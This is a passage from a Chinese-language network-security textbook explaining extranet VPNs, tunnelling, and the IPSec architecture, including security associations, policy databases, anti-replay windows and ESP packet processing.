外联网虚拟专用网为公司合作伙伴、顾客、供应商和在远地的公司雇员提供安全性。它应能保证包括 TCP 和 UDP 服务在内的各种应用服务的安全，例如 E-mail、HTTP、FTP、Real Audio、数据库的安全及一些应用程序（如 Java、ActiveX 的安全）。因为不同公司的网络环境是不相同的，一个可行的外部网虚拟专用网方案应能适用于各种操作平台、协议、各种不同的认证方案及加密算法。

外联网虚拟专用网的主要目标是保证数据在传输过程中不被修改，保护网络资源不受外部威胁。安全的外联网虚拟专用网要求公司在同它的顾客、合作伙伴及在外地的雇员之间经因特网建立端到端的连接时，必须通过虚拟专用网服务器才能进行。在这种系统上，网络管理员可以为合作伙伴的职员指定特定的许可权，例如，可以允许对方的销售经理访问一个受到保护的服务器上的销售报告。

外联网虚拟专用网中应是一个由加密、认证和访问控制功能组成的集成系统。通常公司将虚拟专用网代理服务器放在一个不能穿透的防火墙隔离层之后，防火墙阻止所有来历不明的信息传输。所有经过过滤后的数据通过唯一一个入口传到虚拟专用网服务器，虚拟专用网服务器再根据安全策略来进一步过滤。

虚拟专用网可以建立在网络协议的上层(如应用层),也可建立在较低的层次(如网络层)。在应用层的虚拟专用网可以用一个代理服务器实现,这就是说,不直接打开任何到公司内部网的连接,这样有了虚拟专用网代理服务器之后,就可以防止 IP 地址欺骗。所有的访问都要经过代理,这样管理员就可以知道谁曾企图访问内部网及他做了多少次这种尝试。

外联网虚拟专用网并不假定连接的公司双方之间存在双向信任关系。外联网虚拟专用网在因特网内打开一条隧道,并保证经包过滤后信息传输的安全。当公司将很多商业活动都通过公共网络进行交易时,一个外部网虚拟专用网应该用高强度的加密算法,密钥应选在128 位以上。此外应支持多种认证方案和加密算法,因为商业伙伴和顾客可能有不同的网络结构和操作平台。

外联网虚拟专用网应能根据尽可能多的参数来控制对网络资源的访问,参数包括源地址、目的地址、应用程序的用途、所用的加密和认证类型、个人身份、工作组、子网等。管理员应能对个人用户进行身份认证,而不仅仅根据 IP 地址。

4.1.3 虚拟专用网的工作原理

虚拟专用网是一种连接,从表面上看它类似于一种专用连接,但实际上是在共享网络上实现的。它常使用一种被称为“隧道”的技术,数据包在公共网络上的专用隧道内传输,专用隧道用于建立点对点的连接。来自于不同数据源的网络业务经由不同的隧道在相同的体系结构上传输,并允许网络协议穿越不兼容的体系结构,还可区分来自于不同数据源的业务,因而可将该业务发往指定的目的地,并接受指定等级的服务。

一个隧道的基本组成是:一个隧道启动、一个路由网络(因特网)、一个可选的隧道交换机、一个或多个隧道终结器。

隧道启动和终止可由许多网络设备和软件来实现。例如,一个隧道可以由一台位于ISP 服务点的适用于虚拟专用网的接入集中器建立,也可由一台企业分支机构或办公室局域网的防火墙建立,该防火墙也需要适用于虚拟专用网。或者还可由一台带有模拟的 PC 调制解调器和装有适用于虚拟专用网的拨号软件的便携机来建立。一个通道可由 ISP 的网络接入路由器的虚拟专用网网关终止,或者由隧道终结器或企业网的交换机终止。

此外,通常还需要一台或多台安全服务器,虚拟专用网除了具备常规的防火墙和地址转换功能,还应具有数据加密、鉴别和授权的功能。安全服务器通常也提供带宽和隧道终端节点信息,在某些情况下还可提供网络规则信息和服务等级信息。

要建立隧道,现在所用的安全协议主要是 PPTP/L2TP 协议或 IPSec 协议。

下面来说明虚拟专用网的工作原理。

在远程访问虚拟专用网的情况下,远程访问客户需要向远程访问服务器发送点对点协议(PPP)数据包。同样,在采用局域网对局域网的虚拟租用线路(VLL)的情况下,一个局域网上的路由器需向另一个局域网的路由器发送 PPP 数据包。

不同的是,客户机对服务器的情况下,PPP 数据包不是通过专用线路传送,而是通过共享网络的隧道进行传送。虚拟专用网的作用就如同在广域网上拉一条串行电缆。点对点协议经过协商,在远程用户和隧道终止设备之间建立一条直接连接。创建符合标准的虚拟专用网隧道经常采用下列方法。

① 将网络协议(IP、IPX、AppleTalk 等)封装到 PPP 协议中,典型的隧道协议是 IP 协

议,但也可是 ATM 协议或帧中继协议。由于传送的是第二层协议,故该方法被称为第二层隧道。

② 将网络协议直接封装到隧道协议中,例如虚拟隧道协议(VTP)中。由于传送是第三层协议,故该方法被称为第三层隧道。

隧道启动器在隧道内封装的是在 TCP/IP 包中封装原生包——IPX 包。它包括控制信息在内的整个 IPX 包都将成为 TCP/IP 包的负载,然后它通过因特网传输。另一端隧道终结器的软件打开包并将其发送给原来的协议进行常规处理。

在 4.2 节中将着重介绍第三层隧道协议 IPSec。

4.2 IPSec 与 VPN 实现

4.2.1 IPSec 概述

IPSec 协议是一个范围广泛,开放的虚拟专用网安全协议。IPSec 适应向 IPv6 迁移,它提供所有在网络层上的数据保护,提供透明的安全通信。IPSec 用密码技术从 3 个方面来保证数据的安全。

- 认证：用于对主机和端点进行身份鉴别。
- 完整性检查：用于保证数据在通过网络传输时没有被修改。
- 加密：用加密 IP 地址和数据以保证私有性。

IPSec 协议可以设置成在两种模式下运行：一种是隧道模式,一种是传输模式。

在隧道模式下,IPSec 把 IPv4 数据包封装在安全的 IP 帧中,这样保护从一个防火墙到另一个防火墙时的安全性。信息封装是为了保护端到端的安全性,即在这种模式下不会隐藏路由信息。隧道模式是最安全的,但会带来较大的系统开销。IPSec 现在还不完全成熟,但它得到了一些路由器厂商和硬件厂商的大力支持,预计今后将成为虚拟专用网的主要标准。IPSec 有扩展能力以适应未来商业的需要。

在 1997 年底,IETF 安全工作组完成了 IPSec 的扩展,在 IPSec 协议中加上 ISAKMP (Internet Security Association and Key Management Protocol)协议,其中还包括一个密钥分配协议 Oakley。ISAKMP/Oakley 支持自动建立加密信道,密钥的自动安全分发和更新。IPSec 也可用于连接其他层已存在的通信协议,如支持安全电子交易 SET (Secure Electronic Transaction)协议和 SSL 协议。即使不用 SET 或 SSL,IPSec 也能提供认证和加密手段以保证信息的传输。

优点：它定义了一套用于认证、保护私有性和完整性的标准协议；IPSec 支持一系列加密算法如 DES、三重 DES、IDEA；它检查传输的数据包的完整性,以确保数据没有被修改；IPSec 用来在多个防火墙和服务器之间提供安全性；IPSec 可确保运行在 TCP/IP 协议上的 VPNs 之间的互操作性。

缺点：IPSec 在客户机/服务器模式下实现有一些问题,在实际应用中,需要公钥来完成；IPSec 需要已知范围的 IP 地址或固定范围的 IP 地址,因此在动态分配 IP 地址时不太适合于 IPSec；除了 TCP/IP 协议外,IPSec 不支持其他协议；除了包过滤之外,它没有指定其他访问控制方法；IPSec 最适合可信的 LAN 到 LAN 之间的虚拟专用网,即内部网虚拟

专用网。

1. IPSec结构

IP包本身没有任何安全特性，攻击者很容易伪造IP包的地址、修改包内容、重播以前的包以及在传输过程中拦截并查看包的内容。因此，收到的IP数据包源地址可能不是来自真实的发送方；包含的原始数据可能遭到更改；原始数据在传输过程中可能被其他人看过。

IPSec是IETF（因特网工程任务组）于1998年11月公布的IP安全标准，其目标是为IPv4和IPv6提供透明的安全服务。IPSec在IP层上提供数据源地址验证、无连接数据完整性、数据机密性、抗重播和有限业务流机密性等安全服务。各种应用程序可以享用IP层提供的安全服务和密钥管理，而不必设计和实现自己的安全机制，因此减少密钥协商的开销，也降低了产生安全漏洞的可能性。

IPSec可保障主机之间、网络安全网关（如路由器或防火墙）之间或主机与安全网关之间的数据包的安全。

使用IPSec可以防范以下几种网络攻击：

（1）Sniffer：IPSec对数据进行加密对抗Sniffer，保持数据的机密性。

（2）数据篡改：IPSec用密钥为每个IP包生成一个消息验证码（MAC），该密钥为且仅为数据的发送方和接收方共享。对数据包的任何篡改，接收方都能够检测。保证了数据的完整性。

（3）身份欺骗：IPSec的身份交换和认证机制不会暴露任何信息，依赖数据完整性服务实现了数据起源认证。

（4）重放攻击：IPSec防止了数据包被捕获并重新投放到网上，即目的地址会检测并拒绝旧的或重复的数据包；它通过与AH或ESP一起工作的序列号实现。

（5）拒绝服务攻击：IPSec依据IP地址范围、协议、甚至特定的协议端口号来决定哪些数据流需要受到保护，哪些数据流可以被允许通过，哪些需要拦截。

IPSec规范中包含大量的RFC文档，其中最重要的是在1998年11月发布的，它们是安全体系结构（IPSec）概述RFC2401、包身份验证扩展（Authentication Header，AH）到IPv4和IPv6的描述2402、包加密扩展（Encapsulating Security Payload，ESP）到IPv4和IPv6的描述2406和Internet密钥交换（Internet Key Exchange，IKE）协议2409。

IPSec对于IPv4是可选使用的，对于IPv6是强制使用的。安全特征作为扩展报头实现，它跟在主IP报头后面。身份验证的扩展报头称为身份验证报头（AH），加密报头称为封装安全性有效载荷报头（ESP）。

IPSec安全体系结构如图4.1所示。

（1）安全体系结构：包含了一般的概念、安全需求、定义和定义IPSec的技术机制。

（2）封装安全载荷（ESP）协议：覆盖了为了包加密（可选身份验证）与ESP的使用相关的包格式和常规问题。

（3）验证头（AH）协议：包含使用AH进行包身份验证相关的包格式和一般问题。

（4）加密算法：描述各种加密算法如何用于ESP中。

（5）验证算法：描述各种身份验证算法如何用于AH中和ESP身份验证选项。

（6）解释域（DOI）：彼此相关各部分的标识符及运作参数。




图 4.1 IPSec 安全体系结构

(7) 密钥管理：密钥管理的一组方案，其中 IKE 是默认的密钥自动交换协议，IKE 适合为任何一种协议协商密钥，并不仅限于 IPSec 的密钥协商，协商的结果通过解释域(IPSec DOI)转化为 IPSec 所需的参数。

(8) 策略：决定两个实体之间能否通信，以及如何进行通信。策略的核心由 3 部分组成：安全关联 SA、SAD、SPD。SA 表示了策略实施的具体细节，包括源/目的地址、应用协议、SPI(安全策略索引)、所用算法/密钥/长度；SAD 为进入和外出包处理维持一个活动的 SA 列表；SPD 决定了整个系统的安全需求。策略部分是唯一尚未成为标准的组件。

2. IPSec 传送模式与通道模式

IPSec 协议(包括 AH 和 ESP)既可用来保护一个完整的 IP 载荷，也可用来保护某个 IP 载荷的上层协议。这两方面的保护分别是由 IPSec 两种不同的模式来提供的。其中，传送模式用来保护上层协议；而通道模式(隧道模式)用来保护整个 IP 数据包。两种 IPSec 协议(AH 和 ESP)均能同时以传送模式或通道模式工作。

(1) 传送模式。在 IPv4 中，传输模式的 IPSec 头插入到 IP 报头之后、高层传输协议(如 TCP、UDP)之前。在 IPv6 中，该模式的 IPSec 头出现在 IP 头及 IP 扩展头之后、高层传输协议之前。

(2) 通道模式。要保护的整个 IP 包都需封装到另一个 IP 数据包中，同时在外部与内部 IP 头之间插入一个 IPSec 头。外部 IP 头指明进行 IPSec 处理的目的地址，内部 IP 头指明最终的目的地址。若构成一个安全联盟的两个终端中至少有一个是安全网关(而不再是主机)，则这个安全联盟就必须采用隧道模式。在隧道模式下，IPSec 报文要进行分段和重组操作，并且可能要再经过多个安全网关才能到达安全网关后面的目的主机，如图 4.2 所示。




图 4.2 传送模式与通道模式保护的数据包



3. 安全关联 SA

为正确封装及提取 IPSec 数据包,有必要采取一套专门的方案,将安全服务/密钥与要保护的通信数据联系到一起;同时要将远程通信实体与要交换密钥的 IPSec 数据传输联系到一起。换言之,要解决如何保护通信数据、保护什么样的通信数据以及由谁来实行保护的问题。这样的构建方案称为安全关联(Security Association,SA)。

SA 是两个应用 IPSec 实体(主机、路由器)间的一个单向逻辑连接,决定保护什么、如何保护及谁来保护通信数据。它规定了用来保护数据包安全的 IPSec 协议、转换方式、密钥及密钥的有效存在时间等。SA 是单向的,要么对数据包进行"进入"保护,要么进行"外出"保护。具体采用什么方式,要由 3 个方面的因素决定:第一个是安全参数索引(SPI),该索引存在于 IPSec 协议头内;第二个是 IPSec 协议值;第三个是要向其应用 SA 的目标地址。通常,SA 是以成对的形式存在的,每个 SA 朝一个方向。既可人工创建它,又可采用动态创建方式。SA 驻留在安全关联数据库(SAD)内。

SA 提供的安全服务取决于所选的安全协议(AH 或 ESP)、SA 模式、SA 作用的两端点和安全协议所要求的服务。

AH 为 IP 数据包提供数据源验证和无连接完整性。AH 还提供抗重播服务。接收端是否需要这一服务,可自行决定。AH 不对数据包进行加密,ESP 则可提供加密、验证以及抗重播服务。ESP 验证的数据不包括外部 IP 头,加密和验证服务至少选择其中之一。

ESP 为 SA 的加密服务提供了有限业务流机密性。通道模式隐藏了数据包的源地址和目的地址。ESP 数据包进行填充,隐藏了数据包的真实大小,进而隐藏了其通信特征。移动用户的 IP 地址是动态分配的,通过与公司的作为网关使用的防火墙间建立通道模式 ESP SA,也可实现业务流的机密性。

一个 SA 对 IP 数据包不能同时提供 AH 和 ESP 保护。有时,特定的安全策略要求对通信提供多种安全保护,这就需要使用多个 SA。当把一系列 SA 应用于业务流时,称为 SA 束。SA 束的顺序由安全策略决定,SA 束中各个 SA 的终点可能不同。例如,一个 SA 可能用于移动主机与安全网关之间,而另一个 SA 可能用于移动主机与安全网关内的主机。

SA 的管理就是创建和删除,可以使用手工方式或动态方式。

手工方式下,安全参数由管理员按安全策略手工指定、手工维护。但是,手工维护容易出错,而且手工建立的 SA 没有存活时间的说法,除非再用人工方式将其删除,否则便会一直存在下去。

若用动态方式创建,则 SA 有一个存活时间与其关联在一起。这个存活时间通常是由密钥管理协议在 IPSec 通信双方之间加以协商而确立下来的,存活时间非常重要。若超时使用一个密钥,会为攻击者侵入系统提供更多的机会。SA 的自动建立和动态维护是通过 IKE 进行的。如果安全策略要求建立安全、保密的连接,但却不存在相应的 SA,IPSec 的内核则启动或触发 IKE 协商。

两种 IPSec 协议均提供了一个抗重播服务。

为了抵抗重播攻击,IPSec 数据包使用了一个序列号,以及一个滑动的接收窗口。在每个 IPSec 头内,都包含了一个独一无二、且单调递增的序列号。创建好一个 SA 后,序列号便会初始化为零,并在进行 IPSec 输出处理前,令这个值递增。新的 SA 必须在序列号回归为零之前创建,由于序列号的长度为 32 位,所以必须在 2^{32} 个数据包之前。

接收窗口的大小可为大于 32 位的任何值，但推荐为 64 位。从性能考虑，窗口大小最好是最终实施 IPSec 的那台计算机的字长度的整数倍。

窗口"右"边界代表该 SA 接收的最高的有效序列号值。接收到的数据包必须是新的，且必须落在窗口内部，或靠在窗口右侧。否则，便将其丢弃。只要它在窗口内是从未出现过的，便认为它是新的。假如收到的一个数据包靠在窗口右侧，那么只要它未能通过真实性测试，也会将其丢弃。如通过了真实性检查，窗口便会向右移动，将那个包包括进来。

SAD 为进入和外出包维持一个活动的 SA 列表。SAD 的字段包括以下几个方面内容。

(1) 外部头目的 IP 地址：SA 的目的地址，可为终端用户系统、防火墙和路由器等网络系统。目前的 SA 管理机制只支持单播地址的 SA。

(2) IPSec 协议：标识 SA 用的是 AH 还是 ESP。

(3) SPI：32 比特的安全参数索引，标识同一个目的地的 SA。

(4) 序号计数器：32 比特，用于产生 AH 或 ESP 头的序号，仅用于外出数据包。

(5) 序号计数器溢出标志：标识序号计数器是否溢出。如溢出，则产生一个审计事件，并禁止用 SA 继续发送数据包。

(6) 抗重播窗口：32 比特计数器及位图，用于决定进入的 AH 或 ESP 数据包是否为重发。仅用于进入数据包，如接收方不选择抗重播服务(如手工设置 SA 时)，则抗重播窗口未被使用。

(7) AH 信息：指示认证算法、密钥、密钥生命期等与 AH 相关的参数。

(8) ESP 信息：指示加密认证算法、密钥、初始值、密钥生命期等与 ESP 相关参数。

(9) SA 的生存期：一个时间间隔。超过这一间隔后，应建立一个新的 SA(以及新的 SPI)或终止通信。生存期以时间或字节数为标准，或将两者结合使用，并优先采用先到者。

(10) IPSec 协议模式：隧道、传输或混合方式(通配符)，说明应用 AH 或 ESP 的模式。

(11) 路径最大传输单元 MTU：所考察的路径的 MTU 及其寿命变量。

4. IPSec 安全策略

IPSec 系统所使用的策略库一般保存在一个策略服务器中，该服务器为域中的所有节点(主机和路由器)的维护策略库，各节点可将策略库复制到本地，也可使用轻型目录访问协议(LDAP)动态获取策略。

IPSec 的基本架构定义了用户能以多大的精度来设定自己的安全策略。某些通信可以为其设置某一级的基本安全措施；而对其他通信则可为其应用完全不同的安全级别。例如，可在一个网络安全网关上制定 IPSec 策略，对在其本地保护的子网与远程网关的子网之间通信的所有数据，全部采用 DES 加密，并用 HMAC-MD5 进行验证；另外，从远程子网发给一个邮件服务器的所有 Telnet 数据均用 3DES 进行加密，同时用 HMAC-SHA 进行验证；最后对于需要加密的、发给另一个服务器的所有 Web 通信数据，则用 IDEA 满足其加密要求，同时用 HMAC-RIPEMD 进行验证。

IPSec 本身没有为策略定义标准，目前只规定了两个策略组件：SAD(安全关联数据库)和 SPD(安全策略数据库)。在 IPSec 系统中，IPSec 策略由安全策略数据库(Security Policy Database，SPD)加以维护。在 SPD 中，每个条目都定义了要保护的是什么通信、怎样保护它以及和谁共享这种保护。策略描述主要包括两个方面的内容：一是对保护方法的描述；二是对通信特性的描述。

(1) 对保护方法的描述

对于进入或离开 IP 堆栈的每个包,都必须检索 SPD 数据库,调查可能的安全应用。对一个 SPD 条目来说,它可能定义了下述几种行为:丢弃、绕过及应用。其中,丢弃表示不让这个包进入或外出;绕过表示不对一个外出的包应用安全服务,也不指望一个进入的包进行了保密处理;应用是指对外出的包应用安全服务,同时要求进入的包已应用了安全服务。对那些定义了"应用"行为的 SPD 条目,它们均会指向一个或一套 SA,表示要将其应用于数据包。

(2) 对通信特性的描述

使用选择符描述通信特性,IPSec 通信到 IPSec 策略的映射关系是由"选择符(Selector)"来建立的。选择符标识通信的一部分组件,它既可以是一个粗略的定义,也可以是一个非常细致的定义。IPSec 选择符包括 6 方面内容:目的 IP 地址、源 IP 地址、名字、上层协议、源和目标端口以及一个数据敏感等级(假如也为数据流的安全提供了一个 IPSec 系统)。

- 目的 IP 地址:可为单个 IP 地址、地址列表、地址范围或通配(掩码)地址。后两种用于支持共享一个 SA 的多个目的系统。
- 源 IP 地址:可为单个 IP 地址、地址列表、地址范围或通配(掩码)地址。后两种用于支持共享一个 SA 的多个源系统。
- 名字:其中包括一个 DNS 名、X.500 区分名或在 IPSec DOI 中定义的其他名字类型。只有在 IKE 协商期间(而非包处理期间),名字字段才能作为一个选择符使用。
- 传输层协议:许多情况下,只要使用了 ESP,传送协议无法访问,这时需要使用通配符。
- 源和目标端口:TCP 或 UDP 端口号,可为单个端口、端口列表或通配端口。如果端口不能访问,则要使用通配符。
- 数据敏感等级:通信数据的保密等级,可分为普通、秘密、机密、绝密。

这些选择符的值可能是特定的条目、一个范围或一个"不透明"。在策略规范中,选择符之所以可能出现"不透明"的情况,是由于在那个时刻,相关的信息也许不能提供给系统。例如,假定一个安全网关同另一个安全网关建立了 IPSec 通道,它可指定在该通道内传输的(部分)数据是网关背后的两个主机之间的 IPSec 通信。在这种情况下,两个网关都不能访问上层协议或端口,因为它们均被终端主机进行了加密。"不透明"也可作为一个通配符使用,表明选择符可为任意值。

假定某个 SPD 条目将行为定义为"应用",但并不指向 SAD 数据库内已有的任何一个 SA,那么在进行任何实际的通信之前,首先必须创建那些 SA。如果这个规则用于自外入内的"进入(Inbound)"通信,而且 SA 尚不存在,则按照 IPSec 基本架构的规定,数据包必须丢弃。假如该规则用于自内向外的"外出(Outbound)"通信,则通过 Internet 密钥交换即可。

IPSec 结构定义了 SPD 和 SAD 两种数据库之间如何沟通。

对于外出数据包,IPSec 协议要先查询 SPD,确定为数据包应使用的安全策略。如果检索到的数据策略是应用 IPSec,再查询 SAD(每个 SPD 的元组都有指针指向相关的 SAD 的元组),确定是否存在有效的 SA。

① 若存在有效的 SA,则取出相应的参数,将数据包封装(包括加密、验证,添加 IPSec

头和 IP 头等），然后发送。

② 若尚未建立 SA，则启动或触发 IKE 协商，动态地创建 SA，协商成功后按步骤①处理，不成功则应将数据包丢弃，并记录出错信息。

③ 存在 SA 但无效，将此信息向 IKE 通告，请求协商新的 SA，(协商成功后按步骤①处理，不成功则应将数据包丢弃，并记录出错信息。

对于进入数据包，IPSec 通过包头信息包含的目的 IP 地址、IP 安全协议类型（AH 或 ESP）和 SPI 在 SAD 中查找对应的 SA。如得到有效的 SA，则对数据包进行解封（还原），再查询 SPD，验证为该数据包提供的安全保护是否与策略配置的相符。如相符，则将还原后的数据包交给 TCP 层或转发。如不相符，或要求应用 IPSec 但未建立 SA，或 SA 无效，则将数据包丢弃，并记录出错信息。

4.2.2 封装安全载荷（ESP）

1. 封装安全载荷的包格式

ESP 属于 IPSec 的一种协议，ESP 提供机密性、数据起源验证、无连接的完整性、抗重播服务和有限业务流机密性。ESP 本身是一个 IP 协议，协议号是 50。

ESP 头包含下面一些字段，其格式如图 4.3 所示。



图 4.3 ESP 头格式

(1) 安全参数索引 SPI(32 位)：这个值，和 IP 头之前的目标地址以及协议结合在一起，用来标识用于处理数据包的特定的那个安全关联。SPI 本身是个任意数，一般是在 IKE 交换过程中由目标主机选定的。

(2) 序列号(32 位)：序列号是一个独一无二的、单向递增的、并由发送端插在 ESP 头的一个号码。发送方的计数器和接收方的计数器在一个 SA 建立时被初始化为 0，使用给定 SA 发送的第一个分组的序列号为 1，如果激活抗重播服务（默认的），传送的序列号不允许循环。因此，在 SA 上传送第 2^{32} 个分组之前，发送方计数器和接收方计数器必须重新置位（通过建立新 SA 和获取新密钥），序列号使 ESP 具有了抵抗重播攻击的能力。

(3) 受保护数据（可变）：通过加密保护的传输层协议内容（传输方式）或 IP 包（通道模式）。如果受保护数据需要加密同步数据，那么初始化向量（IV）可以在受保护数据字段的开头携带，并且 IV 通常不加密，但经常被看做是密文的一部分。

(4) 填充(0～255 字节)：主要用于加密算法要求明文使某个数目字节的倍数、保证填充长度字段和下一个头字段排列在 32 位字的右边、提供部分业务流机密性。

(5) 填充长度(8 位)：指出填充字节的数目。

(6) 下一个头(8 位)：标识受保护数据的第一个头。例如，IPv6 中的扩展头或者上层协议标识符。

(7) 验证数据（可变）：完整性检查值。验证数据是可变长字段，它包含一个完整性校验值（ICV），ESP 分组中该值的计算不包含验证数据本身。字段长度由选择的验证函数指定。验证数据字段是可选的，只有 SA 选择验证服务，才包含验证数据字段。验证算法规范必须指定 ICV 长度、验证的比较规则和处理步骤。

2. 封装安全载荷协议处理

在传输模式与通道模式下受 ESP 保护的一个 IP 包，分别如图 4.4 与图 4.5 所示。



图 4.4 传输模式下受 ESP 保护的一个 IP 包

图 4.5 通道模式下受 ESP 保护的一个 IP 包

由于 ESP 同时提供了机密性以及身份验证机制，所以在其 SA 中必须同时定义两套算法用来确保机密性称为加密器(Cipher)，ESP 使用对称加密算法。负责身份验证的称为验证器(Authenticator)，验证算法包括基于对称加密算法(如 DES)或基于单向散列函数(如 MD5 或 SHA-1)的消息鉴别码(MAC)。

注意：*因为加密、验证是可选的，所以算法可以为“NULL”。*

(1) 外出分组的处理

对在 IPv4 上运行的传送模式应用来说，ESP 头紧跟 IP 头，IP 头的协议字段被复制到 ESP 头的下一个头字段中，ESP 头的其余字段则被填满。SPI 字段分配到的是来自 SAD 的、用来对这个包进行处理的特定 SA 的 SPI；填充序列号字段的是序列中的下一个值；填充数据会被插入，其值被分配；同时分配的还有填充长度值。随后，IP 头的协议字段得到的是 ESP 的值 50。

除了头插入位置不同之外，IPv6 处理规则基本上类似于 IPv4。ESP 头可插在任意一个扩展头之后。对通道模式应用来说，ESP 头是加在 IP 包前面的。如果封装的是一个 IPv4 包，那么 ESP 头的下一个头字段分配到值 4；如果封装的是一个 IPv6 包，则分配到值 41。其他字段的填充方式和在传送模式中一样。随后，在 ESP 头的前面新增了一个 IP 头，并对相应的字段进行填充(赋值)。源地址对应于应用 ESP 的那个设备本身；目标地址取自于用来应用 ESP 的 SA；协议设为 50；其他字段的值则参照本地的 IP 处理加以填充。

不管哪种模式下，接下去的步骤都是相同的。从恰当的 SA 中选择加密器(加密算法)，对包进行加密(从载荷数据的开头，一直到下一个头字段)。然后，使用恰当的 SA 中的验证器，对包进行验证(自 ESP 头开始，中间经过加密的密文，一直到 ESP 尾)。最后，将验证器的结果插入 ESP 尾的验证数据字段中。

对外出数据包进行处理的最后一步是：重新计算位于 ESP 前面的 IP 头的校验和。

注意在添加 ESP 头时，不必进行分段检查。如果结果包(在已采用 ESP 之后)大于它流经的那个接口的 MTU，只好对它进行分段。这和一个完整的 ESP 包离开该设备，并在网络中的某个地方被分成段没有什么区别。

(2) 进入分组的处理

接收端在收到一个 ESP 包之后，若不对这个包进行处理，就无法得知它究竟处于通道模式，还是传送模式。根据对这个包进行处理的 SA，便可知道它到底处在什么模式下。但除非完成了对它的解密，实际上不可能知道 ESP 保护的是什么。

如果收到的 IPSec 包是一个分段，必须把它保留下来，直到这个包的其他部分收完为止，即在 ESP 处理之前进行重组。

收到一个(已重组的)包含 ESP 头的包时，根据目的 IP 地址、安全协议(ESP)和 SPI，接收方确定适当的 SA。SA 指出序列号字段是否被校验，验证数据字段是否存在，它将指定解密和 ICV 计算(如果适用)使用的算法和密钥。如果本次会话没有有效的 SA 存在(如接收方没有密钥)，接收方必须丢弃分组；这是可审核事件。该事件的核查日志表项应该包含 SPI 的值、接收的日期/时间、源地址、目的地址、序列号和(IPv6)明文信息流 ID。

一旦验证通过了一个有效的 SA，就可用它开始包的处理。

① 检查序列号：如果接收的包落入窗口内且是新的，或者包落在窗口的右边，那么接收方进行 ICV 确认。

